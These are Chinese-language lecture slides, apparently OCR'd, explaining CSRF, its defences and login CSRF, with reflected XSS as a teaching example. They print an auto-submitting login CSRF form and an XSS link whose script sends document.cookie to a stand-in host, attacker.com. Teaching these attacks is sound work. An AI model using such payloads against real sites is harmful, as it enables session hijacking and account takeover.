- CSRF的两个条件：
  - 可以伪造跨站请求的网页链接，且victim用户会访问它
  - Victim用户必须已经成功登陆目标网站

CSRF的根本原因

- 服务器无法区分请求是跨站点还是同站点
  - 同一站点请求：来自服务器自己的页面。可信。
  - 跨网站请求：来自其他网站的网页。 不可信。
  - 不能将这两种请求视为相同。
- 浏览器是否知道区别?
  - Yes! 浏览器知道从哪个页面生成请求。
  - 浏览器能帮助吗?
- 如何帮助服务器?
  - Referrer header（浏览器的帮助）
  - Same-site cookie（浏览器的帮助）
  - Secret token（服务器帮助自己抵御CSRF）

https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.md

对策: Referrer Header

- ✓ HTTP标题字段，用于标识生成请求的网页地址。


```
Referrer: http://www.facebook.com/home.php
```

- ✓ 服务器可以检查请求是否源自它自己的页面。
- ✓ 问题：
  - 该字段显示了一部分浏览历史记录，这会引起隐私问题

    http://intranet.corp.apple.com/projects/iphone/competitors.html

Referrer Header

- ✓ HTTP头部Referrer字段
  - Referrer: http://www.facebook.com/
  - Referrer: http://www.attacker.com/evil.html
  - Referrer:
- ✓ 宽松的Referrer验证策略
  - 如果Referrer字段丢失，则不起作用
- ✓ 严格的Referrer验证策略
  - 足够安全，但是有时Referrer字段缺失...

对策: Same-Site Cookies

- ✓ 浏览器（例如Chrome和Opera ）中的一种特殊类型的Cookie，它们为cookie提供了一项特殊属性，称为SameSite。
- ✓ 该属性由服务器设置，它告诉浏览器一个cookie是否应该附加到cross-site request。
- ✓ 具有此属性的cookie始终与same-site requests一起发送，但它们是否与cross-site request一起发送取决于此属性的值。
  - Strict（不与跨网站请求一起发送）
  - Lax（通过跨站请求发送）


对策: Secret Token

- ✓ 服务器在每个网页内嵌入随机秘密值。


```
<input type=hidden value=23a3af01b>
```

- ✓ 当从此页面发起请求时，秘密值将包含在请求中。
- ✓ 服务器检查此值以查看请求是否跨站点。
- ✓ 来自不同来源的页面将无法访问秘密值。 这是由浏览器保证的（the same origin policy，同源策略）
- ✓ 秘密是随机生成的，对于不同的用户是不同的。 因此，攻击者无法猜测或发现这个秘密。

Secret Token





```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" />
="/images/logo.jpg" width='110'></div>
```

Login CSRF

- Login CSRF 是一种攻击类型，攻击者可以强制用户登录攻击者在网站上的帐户，从而揭示登录时用户正在做什么的信息。
- PayPal曾有Login CSRF漏洞，攻击者可以让用户登录攻击者的PayPal账户。 当用户后来在网上付费时，他们不知不觉地将其信用卡添加到攻击者的帐户。
- 谷歌也有类似漏洞，使得攻击者可以让用户登录攻击者的账户，并在以后检索用户在登录时所做的所有搜索。


https://support.detectify.com/customer/portal/articles/1969819-login-csrf

Login CSRF



https://seclab.stanford.edu/websec/csrf/csrf.pdf


Login CSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas

Login CSRF

- PayPal允许其用户相互转移资金。要为PayPal帐户提供资金，用户可以注册其信用卡或其银行帐户。Web攻击者可以使用登录CSRF来挂载以下攻击：
  - 1. victim访问恶意商家的网站并选择使用PayPal付款;
  - 2. 像往常一样， victim被重定向到PayPal并登录到他的帐户;
  - 3. 商家默默地将victim登录到他自己的PayPal帐户;
  - 4. victim登记他的信用卡，但信用卡实际上已被添加到商家的PayPal帐户。

Using Login CSRF for XSS




Using Login CSRF for XSS

- ✓ 使用iGoogle，用户可以通过添加小工具（gadgets）来自定义其Google主页。 为了可用性，一些小工具是"内联的"（inline），这意味着它们在iGoogle的安全环境中运行。
- ✓ 在添加此类小工具之前，系统会要求用户做出信任决策，但在login CSRF攻击时，attacker会代表用户做出信任决策：
  - 1. attacker使用自己的浏览器编写内联iGoogle小工具（包含恶意脚本）并将其添加到自己的个性化主页
  - 2. attacker使得victim作为attacker登录Google，并向iGoogle打开一个frame
  - 3. google.com认为victim是attacker，并向victim提供attacker的小工具，让attacker在https://www.google.com上运行脚本。
  - 4. attacker现在可以：（a）在正确的URL处创建虚假登录页面，（b）窃取用户的自动完成（auto-completed）密码，或者（c）等待用户（victim）使用另一个窗口登录，并阅读document.cookie

跨站脚本(Cross Site Scripting, XSS)

基本情景: 反射型XSS攻击



XSS例子: 有漏洞的站点

- victim.com的搜索字段:
  - **http://victim.com/search.php ? term = apple**

- 服务器端实现的**search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

响应中包含搜索的内容

恶意的输入

- ✓ 考虑下面这个链接:

```
http://victim.com/search.php ? term =
   <script> window.open(
        "http://attacker.com?cookie = " +
        document.cookie )  </script>
```

- ✓ 如果用户点击了这个链接会如何?
  1. 浏览器访问victim.com/search.php
  2. Victim.com返回 data or code?

     `<HTML> Results for <script> … </script>`
  3. 浏览器执行脚本:
     - 发送victim.com的cookie到badguy.com

攻击服务器

用户获取恶意链接

www.attacker.com

```
http://victim.com/search.php ?
  term = <script> ... </script>
```

受害客户端

用户点击链接

响应用户输入

受害服务器

www.victim.com

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

